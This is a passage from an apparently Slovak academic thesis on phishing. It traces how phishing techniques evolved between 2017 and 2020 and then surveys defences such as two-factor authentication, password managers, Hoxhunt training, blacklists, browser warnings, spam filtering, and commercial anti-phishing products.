Od roku 2017 phisheri začali na svojich stránkach čoraz častejšie používať HTTPS (Hypertext Transfer Protocol Secure). Keď obeť klikne na phishingový odkaz, stránka, na ktoré vedie implementuje prinajmenšom šifrovanie webu. Teda obeť už neupozorní ani chýbajúci zámok pred adresou URL v prehliadači. Zelený visiaci zámok tak dáva obetiam falošný pocit bezpečia. V skutočnosti však hovorí len to, že prevádzka medzi serverom a prehliadačom používateľa je šifrovaná a chránená proti odpočúvaniu, čo v podstate nemá žiadny vplyv na útok ako taký.

Phishingová kampaň zameraná na organizácie spojené so zimnými olympijskými hrami v roku 2018 je prvou, ktorá použila nástroj PowerShell s názvom Invoke-PSImage, ktorý útočníkom umožňuje skryť škodlivé skripty v pixeloch inak neškodne vyzerajúcich obrázkových súborov a neskôr ich spustiť priamo z pamäte. Skrytie skriptu v súbore s obrázkom nielenže pomáha vyhnúť sa detekcii, ale jeho spustenie priamo z pamäte je technika, ktorá nepoužíva súbory, a ktorú vo väčšine prípadov tradičné antivírusové riešenia nezachytia.

Postupne sa začínal používať aj štýl phishingového e-mailu, v ktorej hackeri vkladajú do e-mailových konverzácií medzi stranami, ktoré sa navzájom poznajú, vlastné škodlivé odkazy. Po získaní prístupu hackeri využívajú dôveru medzi oboma stranami na oklamanie používateľov, aby spustili poslaný súbor alebo klikli na odkaz. Variácie tejto schémy je veľmi ťažké odhaliť.

V roku 2018 výskumníci objavili novú generáciu Phishing kitu, čo je balík, ktorý je pre kyberzločincov ľahko dostupný na „darkwebe“. Tento balík umožňuje každému, kto si ho stiahne, ľahko vytvárať presvedčivé e-maily a presmerovať stránky, ktoré úzko napodobňujú prvky známych firiem, a spustiť tak phishingovú kampaň, ktorá zhromažďuje osobné a finančné informácie nič netušiacich cieľov.

Kampane na phishing s darčekovými kartami, ktoré sa začali vyskytovať v roku 2018, sa v roku 2019 naďalej vyvíjali a zdokonaľovali.

Kompromitácia e-mailu dodávateľa sa objavila ako nový typ útoku v roku 2019, čo je celý rad útokov typu Business Email Compromis (BEC) (alebo CEO Fraud). Kyberzločinci


získajú prístup k e-mailovým účtom v spoločnosti a v ich dodávateľskom reťazci a potom tieto účty použili na zacielenie na zákazníkov tejto spoločnosti. Útoky sa zameriavajú na organizácie s globálnymi dodávateľskými reťazcami a pokúšajú sa oklamať zákazníkov dodávateľa, aby platili falošné faktúry. BEC ovplyvnila v roku 2019 najmenej 500 organizácií na celom svete.

Začiatkom roku 2020 sa začali rozmáhať phishingové e-maily súvisiace s pandémiou Covid-19. Medzi obľúbené témy phishingu patrili ponuky práce z domu, podvody ohľadom Netflixu, pokuty za opustenie karantény a mnohé ďalšie. Každá krajina na svete bola zasiahnutá týmito typmi útokov [7][31].

3 ANALÝZA SÚČASNÝCH RIEŠENÍ ZAMERANÝCH NA BOJ S PHISHINGOM

V dnešnej dobe už je phishing natoľko rozšírený, že každá firma alebo jednotlivec musí využívať nejaký spôsob obrany proti nemu. Phishingové techniky sa však neustále zlepšujú, a je tak nutné udržiavať si prehľad a používať najaktuálnejšie zabezpečovacie prostriedky.

Existuje mnoho nástrojov na detekciu a prevenciu phishingových útokov, ktoré sú známe aj ako „antiphishing solutions“. Obrázok nižšie zobrazuje typy anti-phishingových riešení. Existujú dva základné typy, ktorými sú prevencia phishingu a detekcia phishingu. Detekcia phishingu sa ešte môže rozdeliť do dvoch ďalších kategórií, ktorými sú informovanosť používateľov a softwarová detekcia [31].



Obrázok 32 – Štruktúra ochrany proti phishingu [38]


3.1 Prevencia phishingu

3.1.1 Dvojfaktorová autentifikácia

Aby sa predišlo škodám spôsobeným phishingovými útokmi, zavádza sa ďalšia vrstva zabezpečenia, predtým, než sa používateľ po prihlásení dostane na webovú stránku. Táto vrstva je známa ako dvojfaktorová autentifikácia, čo je proces na potvrdenie identity používateľa predtým, ako je používateľovi udelený prístup na jeho prihlasovací účet na webovej stránke.

Keď používateľ zadá používateľské meno a heslo na webovej stránke, bude mu zaslaný overovací kód na registrované telefónne číslo prostredníctvom SMS alebo aplikácie. Potom musí používateľ zadať overovací kód na stránke, na základe čoho bude pustený na svoj účet. Overovací kód je možné použiť len krátko, inak platnosť vyprší, čo ešte sťaží možnosti prihlásenia pre útočníka [38].

Toto má za následok, že aj v prípade, že dôjde k odcudzeniu prihlasovacích údajov v phishingovom útoku, útočník nebude môcť zneužiť účet obete, pretože nebude mať prístup k druhému overeniu.




Obrázok 33 – Dvojfraktorová autentikácia [39]

Najpoužívanejšími dvojfaktorovými autentifikátormi sú napríklad Google Authenticator, Microsoft Authentificator, LastPass a mnohé ďalšie.

3.1.2 Silné a unikátne heslá

Pri odcudzení hesla vzniká problém, pretože ako je známe, používatelia používajú rovnaké heslo na viacerých účtoch, preto by pri kompromitácii síce nedošlo k zneužitiu účtu chráneného dvojfaktorovou autentizáciou, ale mohlo by dôjsť k nelegitímnemu prihláseniu v inej aplikácii, ktorá dvojfaktorové overenie nepoužíva.


Je preto mimoriadne dôležité používať unikátne a komplexné heslá. Tieto heslá by v ideálnom prípade mali byť náhodné a obsahovať čísla, veľké a malé písmená a špeciálne znaky v náhodnom poradí. Heslo by malo byť taktiež dostatočne dlhé. Na generovanie takýchto ideálnych hesiel je možné použiť rôzne generátory.



Obrázok 34 – Generátor hesla [40]

Takéto heslá sa veľmi ťažko pamätajú, a preto je vhodné používať tzv. password manager, v ktorom môže mať používateľ uložené každé heslo ku konkrétnemu účtu bez nutnosti si ho pamätať.

Najpoužívanejšími správcami hesiel sú Bitwarden, KeePass či LastPass.



Obrázok 35 – Správca hesiel [41]

3.2 Detekcia phishingu

Existujú dve kategórie pre detekciu phishingu, ktorými sú informovanosť používateľov a softwarová detekcia.

3.2.1 Školenie používateľov

„Phishing Attacks Only Become Successful Because of Human Error

In the past year, more than 99 % of data breach attacks relied on human error to penetrate systems.„ [42]

Z uvedeného vyplýva, že najúčinnejšou ochranou proti phishingu je človek, ktorý stojí úplne na začiatku celého útoku. Pokiaľ tento pokus o útok dokáže odhaliť, nie sú potrebné už žiadne ďalšie postupy.

Zvyšovanie povedomia medzi zamestnancami im umožňuje prevziať zodpovednosť. Pričom práve zamestnanci zohrávajú úlohu pri ochrane dôležitých údajov spoločnosti [42].

Cieľom takéhoto školenia je objasniť možnosti odhalenia phishingového emailu. Či už je to kontrola e-mailovej adresy, príloh, stránky na ktorú vedie hypertextový odkaz atď.

Podrobnejší popis metód rozpoznania phishingového emailu sú popísané v podkapitole 1.5.

3.2.1.1 Hoxhunt


Existuje viacero možností, ako zamestnancov naučiť rozpoznávať phishingové emaily.

Mimo klasických osobných školení sa čoraz viac používajú aj softwarové školenia, ktoré phishingové útoky simulujú, na základe čoho sa používatelia dokážu učiť tieto útoky rozpoznávať.

Jednou z najpoužívanejších variant je **Hoxhunt**, ktorý sa dá jednoducho pridať ako rozšírenie do e-mailových schránok, predovšetkým Outlooku.


Hoxhunt trénuje zamestnancov posielaním neškodných simulačných phishingových e-mailov a následne zaznamenáva interakcie zamestnancov s daným e-mailom.

V prípade, že zamestnanec obdrží podozrivý email, môže ho nahlásiť pomocou tlačidla „Hoxhunt Report“ vpravo hore.



Obrázok 36 – Hoxhunt ukážka simulovaného útoku [43]

Za úspešné odhalenie a nahlásenie potom zamestnanec dostane bodové ohodnotenie prostredníctvom hviezdičiek, a zvyšuje tak svoje skóre. So zvyšujúcim sa skóre sa zvyšuje aj komplexnosť posielaných emailov a zamestnanci sa tak stretávajú s čoraz ťažšie odhaliteľnými podvodmi.



Obrázok 37 – Hoxhunt bodovací systém [43]

3.2.2 Softwarová detekcia

Pre prípady, kedy používateľ zlyhá, je zavedená softwarová detekcia, ktorá sa používa na rozlíšenie, či je webová stránka prípadne email legitímny alebo phishing. Prípadne je možné tento proces pojať aj aj z druhej strany a implementovať detekciu tak, aby používateľ s nebezpečnými emailmi ani neprišiel do styku. Ide teda o akúsi symbiózu systému a používateľa s cieľom vzájomne sa chrániť.

3.2.2.1 Klasické metódy detekcie - blacklist

Blacklist uchováva zoznam podozrivých alebo škodlivých adries URL, ktoré sa zhromažďujú pomocou rôznych prístupov, ako je prehliadanie Google, PhishTank a hlasovanie používateľov. Keď sa teda webová stránka spustí, prehliadač ju vyhľadá na blackliste a upozorní používateľa, ak bola webová stránka nájdená. Blacklist môže byť uložený na počítači používateľa alebo na serveri. Blacklisty sa často používajú na klasifikáciu webových stránok ako škodlivých alebo legitímnych. Ale zatiaľ čo tieto techniky majú nízku mieru falošne pozitívnych výsledkov, chýba im schopnosť klasifikovať novo vytvorené škodlivé adresy URL [44].

3.2.2.2 Automatické metódy detekcie

Automatická metóda detekcie využíva kombináciu heuristiky a prístupu založenom na princípe blacklistu. Heuristický prístup skúma obsah webovej stránky. Existujú tri typy heuristického prístupu, ktorými sú: **surface level content, textual content and visual content.** Teda skúmanie obsahu na povrchovej úrovni stránky, textového a vizuálneho obsahu. Heuristika obsahu na povrchovej úrovni znamená preskúmanie adresy URL webovej stránky. Heuristika textového obsahu znamená preskúmanie výrazov alebo slov na webovej stránke. Heuristika vizuálneho obsahu funguje pomocou preskúmania rozloženia webovej stránky [45].


3.2.2.3 Bezpečné a aktualizované webové prehliadače

Prehliadač, ktorý pôsobí ako brána k webovým stránkam, má schopnosť odhaliť a identifikovať phishingové adresy URL, čo z neho robí jeden z dôležitých obranných mechanizmov. Bežné prehliadače sa zvyčajne dodávajú so vstavanou funkciou kontroly webových stránok proti phishingu. Keď sa prehliadač pokúsi o prístup na stránku, anti-phishingový webový nástroj najprv porovná a analyzuje URL s údajmi v databáze phishingového webu. Ak je výsledok analýzy bezpečný, používateľ môže na webovú stránku normálne pristupovať. V

opačnom prípade sa zobrazí stránka s upozornením, ktorá používateľovi zabráni v prehliadaní.

Úplnosť informácií v databáze a rýchlosť aktualizácie má preto významný vplyv na to, či prehliadač dokáže identifikovať phishingovú webovú stránku.

Napríklad prehliadač *Brave*, zobrazí nasledujúcu stránku, pred samotným prístupom na web.




Obrázok 38 – Detekcia nebezpečnej stránky prehliadač Brave

Užívateľ má teda možnosť vrátiť sa späť, alebo prípadne, ak si je vedomý rizík, môže na stránku vstúpiť.

Podobnú správu však dokážu zobraziť aj prehliadače ako Firefox, Chrome atď., takže závisí len na preferenciách užívateľa, ktorý si zvolí. Dôležitejšie ako výber určitého prehliadača je jeho aktuálnosť [46].

Prehliadače taktiež kontrolujú, či daná stránka používa protokol HTTPS. Ak stránka nepodporuje zabezpečenú verziu, prehliadač taktiež upozorní používateľa. To, že stránka používa nešifrovaný protokol http (Hypertext Transfer Protocol), ešte neznamená, že je daná stránka nebezpečná, ak však na takúto stránku užívateľa odkáže hypertextový odkaz v emaile, ktorý je zdanlivo od legitímnej spoločnosti, je nutné dať si pozor, pretože v dnešnej dobe už neexistuje mnoho spoločností, ktoré na svojich stránkach používajú HTTP protokol, preto sa z najväčšou pravdepodobnosťou jedná o podvod.



Obrázok 39 – Chýbajúci HTTPS


3.2.2.4 Spamový filter

Väčšina emailových schránok je vybavená základným spamovým filtrom, avšak ani to nemusí v prípade sofistikovaného phishingu stačiť. Je preto dobré používať aj rozšírenia vo forme pluginov, ktoré zvyšujú bezpečnosť a zlepšujú filtrovanie prichádzajúcich emailov.

Spamové filtre sú dostupné vo forme softvéru, hosťovania alebo lokálneho zariadenia. Pracujú tak, že analyzujú e-maily predtým, ako sa dostanú do doručenej pošty používateľov, aby zistili, či ide o spam alebo nie. Analyzujú obsah, e-mailovú adresu, hlavičku, prílohy či jazyk e-mailov a skenujú či sa v nich nenachádza niečo podozrivé [47].

E-mailová správa sa skladá z dvoch hlavných častí, ktorými sú hlavička a telo. Hlavička e-mailu sa skladá z polí, ako je adresa odosielateľa, adresa príjemcu alebo časová pečiatka, ktoré označujú, kedy bola správa odoslaná sprostredkovateľskými servermi. Riadok hlavičky zvyčajne prechádza určitou úpravou vždy, keď sa presúva z jedného servera na druhý cez medziľahlý server. Hlavičky umožňujú používateľovi zobraziť trasu, ktorou e-mail prechádza, a čas, ktorý každý server potrebuje na spracovanie pošty.

Telo je hlavnou časťou e-mailu. Môže obsahovať informácie, ktoré nemajú vopred definované údaje. Príklady zahŕňajú webovú stránku, zvuk, video, analógové údaje, obrázky, súbory a značky HTML (Hypertext Markup Language). Dostupné informácie musia prejsť určitým spracovaním, kým ich klasifikátor môže použiť na filtrovanie.



Obrázok 40 - Architektúra filtrovania nevyžiadanej pošty poštového servera [48]

Fázy, ktoré je potrebné dodržiavať pri získavaní údajov z e-mailovej správy, možno rozdeliť do nasledujúcich kategórií:

Predspracovanie: Toto je prvá fáza, ktorá sa vykoná vždy, keď je prijatá prichádzajúca pošta.

Tokenizácia: Ide o proces, ktorý odstraňuje slová v tele e-mailu. Tiež transformuje správu do jej zmysluplných častí. Zoberie e-mail a rozdelí ho na sekvenciu reprezentatívnych symbolov nazývaných tokeny. Tieto reprezentatívne symboly sú extrahované z tela e-mailu, hlavičky a predmetu. Proces nahradenia informácií rozlišovacími identifikačnými symbolmi vytiahne z e-mailu všetky charakteristiky a slová bez zohľadnenia významu.

Výber funkcie: Pokračovaním fázy predbežného spracovania je fáza výberu funkcie. Výber funkcií je druh zníženia miery priestorového pokrytia, ktorý efektívne ilustruje fragmenty e-mailovej správy ako komprimovaný vektor vlastností. Táto technika je výhodná, keď je správa veľká a je potrebná zhustená reprezentácia funkcií.

Niektoré z najdôležitejších funkcií pre filtrovanie nevyžiadanej pošty zahŕňajú: telo a predmet správy, objem správy, počet výskytov slov, cirkadiánne vzory správy (spamy majú

zvyčajne veľa sémantických nezrovnalostí), vek príjemcu, pohlavie a krajinu, odpoveď príjemcu (označuje, či príjemca odpovedal na správu) a sada slov z obsahu správy.

Rozpoznanie spamových e-mailov s minimálnym počtom funkcií je dôležité z hľadiska výpočtovej náročnosti a času. Výber funkcií zahŕňa procesy, ako je odvodenie, odstránenie šumu a odstránenie tzv. *stop words*.

Na základe týchto informácií potom môžu algoritmy rozhodnúť o tom, či sa jedná o spam alebo nie. V dnešnej dobe je v procese vo významnej miere zahrnutá aj umelá inteligencia, ktorá sa neustále učí a zlepšuje v klasifikácii [49].

3.3 Súčasné nástroje pre boj s phishingom

3.3.1 Komerčné riešenia detekcie phishingu

3.3.1.1 SlashNext

Táto spoločnosť ponúka viacero nástrojov, z ktorých sa každý špecializuje na inú formu zabezpečenia alebo je aplikovateľný na iný systém.

- SlashNext Email Protection for Microsoft 365
- SlashNext Mobile Security
- SlashNext Browser Protection
- SlashNext Real-Time APIs
- SlashNext Complete™

Tieto riešenia sú zamerané na ochranu pred phishingom, ktorý je šírený prostredníctvom komunikačných kanálov, ako sú SMS či e-mail, kde jednotlivé útoky klasifikuje na základe obsahu e-mailu či URL adresy. Taktiež poskytuje ochranu prehliadača, či riešenie z názvom Nextphish Real-Time Scanner, ktorý slúži na analýzu webovej stránky podľa URL.

Detekcia phishingu

Spoločnosť neposkytuje akékoľvek informácie, ktoré popisujú konkrétne metódy klasifikácie e-mailu, avšak odvoláva sa na patentovanú HumanAI, ktorá je použitá.

Podľa informácií, na stránke – „HumanAI™ poskytuje výkonnú detekciu, ktorá umožňuje zabrániť krádeží prístupových údajov, BEC, spear-phishing, kompromitovaniu legitímnych odkazov, podvody sociálneho inžinierstva, ransomvér a malvér v reálnom čase“ [50].

HumanAI využíva analýzu e-mailov a webových stránok, sledovanie správania používateľov a všetko toto implementuje prostredníctvom strojového učenia.

Cenová ponuka

Vzhľadom k tomu, že riešenie implementované v tejto práci môže konkurovať len riešeniu prostredníctvom e-mailov, nemá zmysel zaoberať sa ďalšími produktami tejto spoločnosti.

E-mailová ochrana stojí 45$ ročne za jednu e-mailovú schránku, pre 25-499 používateľov. Pre 500 a viac používateľov je cena individuálna [50].

3.3.1.2 DuoCircle

Duocircle je poskytovateľ e-mailového zabezpečenia známy svojou službou SMTP (Simple Mail Transfer Protocol). Používa SMTP na zabezpečenie prichádzajúcej pošty, ochranu pred phishingom, ransomwarom a škodlivými webovými stránkami zdieľanými prostredníctvom e-mailu.

Riešenie je integrované so súkromným hostovaným e-mailom, Office 365, G Suite a Microsoft Exchange [52].

Detekcia phishingu

Duocircle používa rôzne technológie na analýzu obsahu e-mailov, ktoré sa snažia identifikovať a blokovať phishingové správy. Tieto technológie môžu zahŕňať napríklad detekciu phishingových URL adries alebo rozpoznávanie falošných odosielateľov.

Taktiež monitoruje registrované domény a sleduje, či nie sú využívané na phishingové útoky. Ak identifikuje podozrivú aktivitu, môže zablokovať prístup k danej doméne

DuoCircle používa technológie, ktoré dokážu rozpoznať podvodné webové stránky, ktoré sa snažia získať citlivé informácie od používateľov. Ak takú stránku zistí, môže upozorniť používateľa alebo ju blokovať.

Sledovanie úniku dát na rôznych internetových stránkach a online fórach, aby zistil, či sa niekde neobjavili citlivé informácie od užívateľov. Vďaka čomu by sa mohli takto uniknuté e-mailové adresy objaviť v zoznamoch phishingových kampaní [67].

Cenová ponuka

DuoCircle nemá verejnú cenovú ponuku a každý potenciálny zákazník musí spoločnosť kontaktovať. Následne je každej spoločnosti navrhnutá cenová ponuka a možnosti financovania presne na mieru [52].

3.3.1.3 Avanan

Avanan je riešenie zabezpečenia e-mailu, ktoré chráni pred phishingovými útokmi ľubovoľného e-mailového klienta, či službu okamžitých správ vrátane služieb Microsoft 365, Microsoft Teams, Slack atď. Toto riešenie užitočné na zisťovanie kampaní sociálneho inžinierstva, ktoré môžu byť spustené prostredníctvom rôznych komunikačných kanálov okrem tradičného e-mailu. Niektoré z hlavných schopností Avanan sú:

- Integrácia cloudových aplikácií pre nástroje na spoluprácu, e-mail, správy a zdieľanie súborov
- Model základnej analýzy trénovaný na pokročilých vzorcoch hrozieb
- AI na zistenie korelácií medzi zamestnancami, návykmi pri odosielaní e-mailov a komunikáciou
- Jediné rozhranie na správu hrozieb s univerzálnou kontrolou politiky
- Pripojenie na základe tokenu OAuth, šifrované TLS s aplikáciami SaaS
- Tím odborníkov pre rýchlu reakciu na incident

